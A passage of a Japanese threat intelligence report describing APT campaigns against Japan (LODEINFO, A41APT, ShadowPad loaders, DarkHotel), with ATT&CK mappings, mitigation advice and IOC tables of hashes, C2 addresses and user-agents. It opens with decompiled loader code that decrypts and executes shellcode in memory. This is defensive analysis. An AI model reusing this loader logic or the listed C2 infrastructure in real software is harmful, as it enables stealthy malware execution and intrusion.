  HANDLE v2; // esi
  void (__stdcall *shell)(_DWORD); // [esp+10h] [ebp-Ch]
  int size; // [esp+14h] [ebp-8h]
  unsigned int KEY; // [esp+18h] [ebp-4h]

  dummy(42, 42, 42);
  mem = VirtualAlloc(0, 0xF861u, 0x1000u, 0x40u);
  shell = (void (__stdcall *)(_DWORD))mem;
  dummy(47, 47, 47);
  KEY = 0x7F07869D;
  dummy(51, 51, 51);
  dummy(55, 55, 55);
  v1 = &unk_1000780C - (_UNKNOWN *)mem;
  size = 63581;
  do
  {
    dummy(59, 59, 59);
    *mem = mem[v1] ^ KEY;
    dummy(61, 61, 61);
    dummy(63, 63, 63);
    dummy(65, 65, 65);
    dummy(67, 67, 67);
    dummy(69, 69, 69);
    dummy(71, 71, 71);
    KEY = 0xDC9A08FD * ((KEY << 16) + HIWORD(KEY)) - 0x1CB712FB;
    dummy(73, 73, 73);
    ++mem;
    --size;
  }
  while ( size );
  dummy(77, 77, 77);
  shell(0);
  dummy(81, 81, 81);
  v2 = CreateEventW(0, 0, 0, 0);
  WaitForSingleObject(v2, 0xFFFFFFFF);
  CloseHandle(v2);
  return 1;
}
```

図 27. Casper 復号処理部

Casper (ShadowPad x86)
SHA256: a77b04b1c809c837eafaa44b8457c230fdddd680c88990035439fc9ed2493804
この Casper は別のドロッパーから正規ファイルと共にドロップされて DLL Side-Loading テクニックで実行されます。

Casper ドロッパー (runcasper)
SHA256: e4ac9f5e4ab6b324e4dbb70feff4a17351c29ebce637d39d5a5197f07dd02b18




図 28. Casper (ShadowPad x86) の処理の流れ

このドロッパーには、Tick に関する公開レポート[20] に記載されているものと同じデバッグ情報ファイル (PDB) のパスが残されています。

property	value
md5	418C3D4771772D071FF44D13B511903D
sha1	946BCDB9F7DB66B45F8DAE09EF4B45513395957F
sha256	7D936A8D8E26EDBB433C8D82EEC3683943ADE4F67C76EB5D9D8F8223FE5BA0B1
age	1
size	109 (bytes)
format	RSDS
debugger-stamp	0x5CB9F777 (Sat Apr 20 01:29:43 2019)
path	c:¥users¥frank¥documents¥visual studio 2010¥projects¥runcasper¥release¥runcasper.pdb

図 29. PDB (デバッグ情報ファイル) のパス

20 https://documents.trendmicro.com/assets/pdf/Operation-ENDTRADE-TICK-s-Multi-Stage-Backdoors-for-Attacking-Industries-and-Stealing-Classified-Data.pdf

ここまでOAED LoaderとCasper 2つのローダーについて解説をしました。OAED Loaderは、SanyoとTickの間で共有されていると分析しています。2019年にC2サーバを共有している[21]、2020年にはTickとSanyoが使ったShadowPadで文字列暗号化アルゴリズムが共通していることからShadowPadのビルダーが共有されている分析[22]が発表されています。過去SanyoとTickは別個のグループとして独立して活動していましたが、現在は密に連携した活動を行っている、または同一グループに再編されたとみています。




図30. ローダーとロードされるRAT観点からの攻撃グループの関係

21 https://www.datanet.co.kr/news/articleView.html?idxno=133346
22 https://vblocalhost.com/uploads/VB2020-06.pdf

LODEINFO 進化を続ける攻撃キャンペーン

継続して改良されるテクニックとツール

2020 年は国内の安全保障や外交政策関連を扱うメディア企業やシンクタンクを標的とした LODEINFO と呼ばれる RAT を使う攻撃キャンペーンが発生しました。この活動は 2021 年に入っても引き続き観測されています。

初期侵入の手口は、標的組織にスピアフィッシングメールで悪意のあるマクロを含むドキュメントファイルを配送し、メールを受信した機器に LODEINFO を感染させようとします。

このようにスピアフィッシングといった従来の手口を使い続ける一方で、サンドボックス製品の検知を回避するためにドキュメントファイルにパスワードを設定、マクロを有効にした後に複数のボタンを押下することで悪意のあるコードが発動するなど検知回避テクニックの改良を積極的に続けています。




図 31. サンドボックス製品検知回避テクニック

マクロから LODEINFO を起動する際の方法も改良を続けています。これはプロセスの親子関係や起動パラメーターから疑わしいプロセスを検知する EDR 製品による検知を回避する意図ではないかとみています。




図 32. LODEINFO を起動するコマンドラインの変化

RAT の LODEINFO 自体も改良が続けられています。当初観測された LODEINFO のバージョンは、”0.1.2”でしたが、2021 年の 2 月には”0.4.8”が使われています。

図 33. LODEINFO 感染機器の情報を取得する ver コマンド出力結果

そしてバージョンアップを重ねるにつれて新しい遠隔操作コマンドが追加されています。

	v0.1.2	v0.2.7	v0.3.2	v0.3.4	v0.3.5	v0.3.6	v0.3.8	v0.4.6-I	v0.4.7-I	v0.4.8-I
command	○	○	○	○	○	○	○	○	○	○
ls	○	○	○	○	○	○	○	○	○	○
send	○	○	○	○	○	○	○	○	○	○
recv	○	○	○	○	○	○	○	○	○	○
memory	○	○	○	○	○	○	○	○	○	○
kill	○	○	○	○	○	○	○	○	○	○
cat	○	○	○	○	○	○	○	○	○	○
cd	○	○	○	○	○	○	○	○	○	○
ver	○	○	○	○	○	○	○	○	○	○
print			○	○	○	○	○	○	○	○
rm					○	○	○	○	○	○
ransom					未実装	未実装	○	○	○	○
keylog					未実装	未実装	未実装	○	○	○
mv								○	○	○
cp								○	○	○
mkdir								○	○	○
ps								○	○	○
pkill								○	○	○

図 34. バージョン毎の遠隔操作コマンド

遠隔操作コマンドを拡充していく一方で C2 サーバとの通信プロトコルには大きな変化は見られていません。
HTTP User-Agent と POST のキーは検体に埋め込まれ固定であるため、ネットワークインディケータとして活用することができます。




図 35. LODEINFO マルウェアのユーザーエージェントと POST キー

オペレーションの考察

LODEINFO の感染に成功した後は、攻撃グループのオペレーターにより内部の偵察活動や情報窃取が行われます。感染後の活動自体はオペレーターが手動で行っているため、不審なマクロが実行されたことを受信者からの申告やエンドポイントセキュリティ製品、ログ監視で早急に検出し端末をネットワークから遮断することで影響を最小限に止めることができます。弊社で攻撃グループのオペレーター活動を分析した結果からは、C2 サーバとの通信が確立しオペレーターの活動が観測された時間帯は主に 9 時から 19 時頃の間でした。その時間帯以外は SHODAN や Censys などの外部からのネットワークスキャンで C2 サーバの存在を極力露呈させないために C2 サーバを停止しているのではないかとみています。これはオペレーターの活動拠点が日本との時差が -1 時間の地域の可能性が高いことも示しています。

LODEINFO を使う攻撃グループの手口やスキルは決して高い水準ではありませんが、非常に活発に活動しテクニックの改良を続けていることから 2021 年も注意が必要なグループの一つと考えています。我々の分析では標的業種やマルウェアコードの類似点等も含め、この攻撃グループは A41APT と同様に APT10 に属するまたは関連の可能性が高いと考えています。

攻撃グループについて

APT10

menuPass（別称 APT10、Stone Panda）は、米国がAPT10攻撃グループの２名を起訴[23]するまで、日本を標的としてもっとも活発に活動していた攻撃グループです。米国から起訴された後は、大胆で活発な攻撃はなくなりましたが、密かに活動が継続していました。

LODEINFO

2020 年初頭から、LODEINFO マルウェアを使った日本を標的とした攻撃が観測されています。これと平行した攻撃が台湾でも観測されており、menuPass 攻撃グループの標的とも一致しています。LODEINFO マルウェアを使う攻撃者は、LODEINFO をバージョンアップしながら攻撃を続けるとともに、オープンソースの遠隔操作ツールを使った攻撃を行う事もあります。

A41APT 攻撃キャンペーン

過去 2 年間に渡り、A41APT 攻撃キャンペーンでは、SodaMaster などの独自のマルウェアを使い、主に大企業を標的とした攻撃が観測されています。この攻撃グループは、他の攻撃グループより優れた DLL ハイジャックを行い、標的国に C2 サーバーを設置して攻撃の検出を迂回します。現在、menuPass 攻撃グループと強い結びつきを示す新たな調査結果が見つかりつつあります。

CloudDragon (Kimsuky)

我々は、Kimsuky で知られる攻撃グループを CloudDragon 攻撃グループとして追跡していますが、これは攻撃グループについて異なる見方をしているためです。CloudDragon 攻撃グループは、韓国、米国、日本、ヨーロッパの複数の国を攻撃しており、これとは別に韓国にフォーカスした KimDragon 攻撃グループがあると分析しています。CloudDragon 攻撃グループは、政府や軍関連だけでなく、金融やハイテク関連企業も標的にしています。また、攻撃ツールの開発を行う豊富なリソースがあると分析しており、十分に警戒が必要です。その例として、サプライチェーン攻撃や Windows 以外の OS 向けのマルウェアの開発なども観測されています。




図 36. Kimsuky 攻撃グループと CloudDragon 攻撃グループ

23 https://www.fbi.gov/wanted/cyber/apt-10-group

攻撃グループごとのTTPs（戦術、技術、手順）

2020 年度に弊社で観測した攻撃グループごとの TTPs と標的組織を表で大まかに整理します。MITRE 社 ATT&CK に攻撃フレームワークの攻撃番号を記載しますので、利用している製品での検出有無などをご確認ください。
※この表は、MITRE 社 ATT&CK 攻撃フレームワーク version 8[24] に基づき作成しています。

攻撃グループ	攻撃の TTPs	標的組織
APT10 (LODEINFO)	**マルウェアの配送の特徴**：メール添付ファイル (Office マクロ) **エクスプロイト**：N/A **利用するツール・マルウェア**：LODEINFO C2 通信の特徴： 固定の User-Agent (但し Windows10 の正規 Google Chrome と同じ) **ATT&CK**： Phishing: Spearphishing Attachment (T1566.001) Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001) 機器再起動後に自動実行されるようにレジストリ追加 User Execution: Malicious File (T1204.002) Office ファイルのマクロを有効にするよう誘導 Signed Binary Proxy Execution: Rundll32 (T1218.011) 正規ファイルの rundd32 を使って悪意のある DLL ファイルのコードを実行 Application Layer Protocol: Web Protocols (T1071.001) HTTP プロトコル上で暗号化データの通信を行う	メディア、シンクタンク
APT10 (A41APT)	**侵入経路 (エクスプロイト)**：SSL-VPN **利用するツール・マルウェア**： DES_Loader、SodaMaster、P8RAT、CobaltStrike、xRAT **C2 通信の特徴**：IP アドレス **ATT&CK**： Initial Access External Remote Services (T1133)： SSL-VPN の脆弱性または窃取済みアカウントで侵入 Execution Command and Scripting Interpreter: PowerShell (T1059.001) イベントログ削除 Windows Management Instrumentation (T1047)： WMI によるサービスやセキュリティ製品の収集 Persistence Scheduled Task/Job: Scheduled Task (T1053.005)：スケジューラで常駐 Software Discovery: Security Software Discovery (T1518.001) Privilege Escalation Hijack Execution Flow: DLL Search Order Hijacking	製造、IT サービス

24 https://attack.mitre.org/versions/v8/

	(T1574.001): DLL サイドローディング Hijack Execution Flow: DLL Search Order Hijacking (T1574.001) Defense Evasion Deobfuscate/Decode Files or information (T1140) Indicator Removal on Host: Clear Windows Event Logs (T1070.001): イベントログの削除 Credential Access OS Credential Dumping: Security Account Manager (T1003.002) : クリデンシャル窃取 OS Credential Dumping: NTDS (T1003.003) Discovery Account Discovery: Domain Account (T1087.002) Domain Trust Discovery (T1482) Lateral Movement Remote Services: RDP (T1021.001) Collection Archive Collected Data: Archive via Utility (T1560.001) : WinRAR によるデータアーカイブ	
DarkHotel	**マルウェアの配送の特徴：** メール本文の URL リンク、メール添付ファイル (Office マクロ) **エクスプロイト：**N/A 利用するツール・マルウェア：PowerShell、無名のダウンローダー **C2 通信の特徴：**固定の User-Agent **ATT&CK：** Phishing: Spearphishing Attachment (T1566.001) スピアフィッシュメール、添付のマクロつき Office ファイル User Execution: Malicious File (T1204.002) Office ファイルのマクロを有効にするよう誘導 Scheduled Task/Job: At (Windows) (T1053.002) 悪意のあるファイルを定期的に実行するために、タスクを登録 Process Injection: Process Hollowing (T1055.012) Word のプロセスを起動し、メモリ上に powershell.exe のコードを書き込み、Word のプロセス上から外部ファイルをダウンロード Application Layer Protocol: Web Protocols (T1071.001) HTTP プロトコル上で暗号化データの通信を行う	N/A
Sanyo	**マルウェアの配送の特徴：**N/A **エクスプロイト：**N/A **利用するツール・マルウェア：** OAED Loader、Bisonal、ShadowPad **C2 通信の特徴：** ShadowPad は、DNS、HTTP(S) 等様々な通信プロトコルをサポートしておりシグネチャによる検出が困難 ATT&CK： Obfuscated Files or Information (T1027) ShadowPad のローダー (DLL) とそれをロードする正規の実行ファイルを自身のリソースから抽出する Hijack Execution Flow: DLL Side-Loading (T1574.002)	製造

	ShadowPad のローダー (DLL) とそれをロードする正規の実行ファイルを機器に設置する Masquerading: Match Legitimate Name or Location T1036.005 ShadowPad のローダー (DLL) とそれをロードする実行ファイルを正規プログラムと同じ場所に設置する Create or Modify System Process: Windows Service (T1543.003) 再起動後も継続して起動されるよう ShadowPad のローダー (DLL) をロードする実行ファイルをサービス登録する Process Injection: Process Hollowing (T1055.012) svchost.exe 等の正規プロセスに ShadowPad をインジェクションする Application Layer Protocol (T1071) HTTP(S)、DNS 等のプロトコル、ポート番号で C2 と通信を行う	

TTPs より考察する脅威の検出と緩和策

マルウェアの配送・攻撃について

標的型攻撃の起点となるマルウェアの配送について、APT10 攻撃グループが LODEINFO マルウェアを配送する場合、ほとんどのケースでメールの添付ファイルにマクロのついた WORD ファイルを利用する事が観測されています。企業のユーザーが、WORD や PowerPoint でマクロを利用するケースは極めてまれと思われ、Excel や Access などを除いて Office 製品のマクロは組織で一斉に GPO で設定を無効しても良いかと思われます（GPO による Office のマクロ設定[25]）。実際にそのような組織も増えてきております。スピアフィッシュメールとともに深刻な侵入で多く見られるようになった SSL-VPN 装置からの侵入について、ベンダーから配信される脆弱性情報に注意してパッチ適用に気をつけるとともに、脆弱性が残っている際に侵入されていた場合には、その後のケアも必要です。攻撃者は、脆弱性がある状態での侵入の際に、SSL-VPN でログオン可能なアカウントやログオン条件の設定なども装置から窃取していると思われ、セキュリティパッチを適用した後も侵入してくる事が確認されています。そのため、パスワードの変更とともに多要素認証の条件変更が必要と思われます。また、SSL-VPN から侵入した攻撃者の端末は、組織に属した端末ではないため、その端末を EDR 等で直接監視する事ができません。組織の端末側やネットワークで不審な端末からのリモート接続やネットワーク上の管理対象外の端末などを検出できるようにしておく必要があります。攻撃者は、組織の端末名と同じようなホスト名で侵入している事はまだ観測されていないため、リモートログオンの接続元ホスト名に企業で使っているホスト名でないものによるログオンが発生していないか（たとえば、JP-00001 から始まる連番をホスト名にしている場合、DESTOP10 といったホストからのログオンがあった）といった視点で、SSL-VPN の装置のログオン、Windows のログオンの監視が有効と思われます。また、SOC ベンダーなど他社に監視を依頼している場合、同様の監視ができないか依頼を検討するのも良いと思われます。

SSL-VPN 装置などのネットワーク機器の他にも、DMZ 上にある脆弱なサーバからの侵入も見られます。特にセキュリティ担当者がいない海外のグループ会社からの侵入が目立ちます。海外拠点の公開アセットでは、サポート期限切れの OS やミドルウェアが使われていたり、RDP（3389/tcp）などの不用意なポート開放が多数見られます。一定レベル以上のセキュリティ対策がされた本社の公開アセットと比べて、侵入しやすい海外拠点を狙ってくるのは攻撃グループの常套手段になっています。特に海外に多くの拠点を持つ企業においては、一度、全ての拠点における公開アセット（ネットワーク機器やサーバ）を棚卸することをお勧めします。棚卸した中から、対処が必要なものを選別し、暫定対処（撤去、パッチ適用、設定変更）の実施後、必要に応じて脆弱性診断をするという流れです（Attack Surface Management）。

25 https://wizsafe.iij.ad.jp/2020/09/1044/

インストールされるRAT、遠隔操作（C2サーバについて）

今回検出されたLODEINFO、A41APT攻撃キャンペーンの検体（SodaMaster、P8RAT、CobaltStrike）、ShadowPadは、正規の実行ファイルとともにロードされるDLLサイドローディングで起動するものでした。サイドローディングで使われたDLLファイルは、DLLファイルのデータセクションなどや別のファイルにある暗号されたペイロードを復号してメモリ上に展開して攻撃を行います。これを検出するため、現在は、ペイロードが動作しているメモリを直接スキャンして攻撃を検出し、感染を診断する技術も発達しています。端末の攻撃を検出する手法にForensic State Analysis（FSA）がありますが、メモリからペイロードを検出する事に優れたツールもあり、つぎに述べる導入後の攻撃検出に優れたEDRを使った監視とは違って、現在の状態ですぐに侵害を特定・把握する事ができます。今回観測されたAPT10のA41APT攻撃キャンペーンでは、通信先のC2サーバは感染端末の多くで異なるIPアドレスが観測されており、ネットワークでの検出は難しいものであったと思われます。

侵入拡大・目的実行

現在のところ、知財を窃取する目的でRATを使った標的型攻撃の単純な本質は、遠隔からコマンドを実行できるなんらかのプログラム（RATや本書で記載したWMIツールなど）を動作させ、遠隔から正規のコマンドを必ず実行してくる事です。この実行コマンドの記録を行えるのが、EDRにカテゴライズされるプロダクトの特徴です。エキスパートがEDRの実行ログをモニタリングする事で、正規コマンドの実行状態から遠隔操作を特定し、攻撃を遮断する事も可能です。前段の配送、インストール、C2のTTPsが変更されても、遠隔操作でコマンド実行される点は変わらないため、EDRで記録するだけでなくエキスパートが監視することは有効な手段と考えています。

A41APT攻撃キャンペーンは、国内企業の海外拠点からの侵入が多く観測されており、海外拠点にも国内本社のセキュリティ基準で攻撃を検出できるよう準備を進めていく必要があると思われます。侵入拡大のフェーズでは、国内側のログ監視でリモートからの不審なログオンやNTAでネットワーク通信の可視化を行う事で、海外拠点から内部ネットワークを使って国内拠点への侵入を早期に検出できる可能性があります。一方で、海外拠点のセキュリティレベル自体をあげて早期に攻撃を検出する必要もあり、推奨対策の提示や、前述のFSAを用いた侵害調査（Compromised Assessment）を一度実施しておき、対策を加速させる働きかけも有効だと思われます。

検知のインディケータ

APT10（A41APT）

インディケータ	タイプ	備考
08eaef6be41244bce8fdc908bee03ec7549197f4fcd7dd0da90a5c14f67e4c4b	SHA256	DES_Loader
2926b7faaac641086e979ee8a6de747ed3afcc184a44fa3d621919f19780b2ad	SHA256	csdev
09e90c178870e72860401300a91a5a12ae84b0bdb639d7d08fc2ff09706460f2	SHA256	WMI
88.198.101[.]58	C2	

DarkHotel

インディケータ	タイプ	備考
9233133a60362d5507dfe84a491ecf29b9b7a8d5c3fab52e1d9accf2f4a678fb	SHA256	悪意のあるドキュメントファイル
6089b071f3dddb7ae85fc9b835f1fa10594c29a583c3154597a11c9b7bd38783	SHA256	外部からダウンロードされるファイル
505606e9b6c3e2d05336a95dee0735ea707bb55162ca99177eec359f85a132e6	SHA256	外部からダウンロードされるファイル
wp.hitominote[.]com	C2	
nano.toyota-rnd[.]com	C2	
Mozila/5.0 (Windows NT 6.1; Win64; x64; rv:72.0) Gecko/20191232 FireFox/72.0	User-Agent	固定

Sanyo

インディケータ	タイプ	備考
8504c06360f82b01b27aa1c484455e8a6ce9c332d38fe841325521d249514bfa	SHA256	ShadowPad x64 (OAED Loader)
101.78.177[.]244:443	C2	
7db25164885066f32cd8b523a0b0ee9e6bb65e4381352735f618c8ce8ea24004	SHA256	Bisonal (OAED Loader)
intra.rolesnews[.]com	C2	
extra.rolesnews[.]com	C2	

Tick

インディケータ	タイプ	備考
f32f8ca082b53db965eb91576c3566a7e0ad41f21c79a5a9b54c5be473d9aa5c	SHA256	Excute/Netboy (OAED Loader)
a77b04b1c809c837eafaa44b8457c230fdddd680c88990035439fc9ed2493804	SHA256	ShadowPad x86 (Casper)
e4ac9f5e4ab6b324e4dbb70feff4a17351c29ebce637d39d5a5197f07dd02b18	SHA256	Dropper
154.223.179[.]14:443	C2	

APT10 (LODEINFO)

インディケータ	タイプ	備考
1cc809788663e6491fce42c758ca3e52e35177b83c6f3d1b3ab0d319a350d77d	SHA256	LODEINFO v0.3.2
641d1e752250d27556de774dbb3692d24c4236595ee0e26cc055d4ab5e9cdbe0	SHA256	LODEINFO v0.3.5 ドロップするドキュメント
8c062fef5a04f34f4553b5db57cd1a56df8a667260d6ff741f67583aed0d4701	SHA256	LODEINFO v0.3.5
73470ea496126133fd025cfa9b3599bea9550abe2c8d065de11afb6f7aa6b5df	SHA256	LODEINFO v0.3.6 ドロップするドキュメント
65433fd59c87acb8d55ea4f90a47e07fea86222795d015fe03fba18717700849	SHA256	LODEINFO v0.3.6
3fda6fd600b4892bda1d28c1835811a139615db41c99a37747954dcccaebff6e	SHA256	LODEINFO v0.4.6
172.105.232[.]89	C2	
130.130.121[.]44	C2	
118.107.11[.]135	C2	
103.140.187[.]183	C2	
103.27.184[.]27	C2	
172.105.230[.]196	C2	
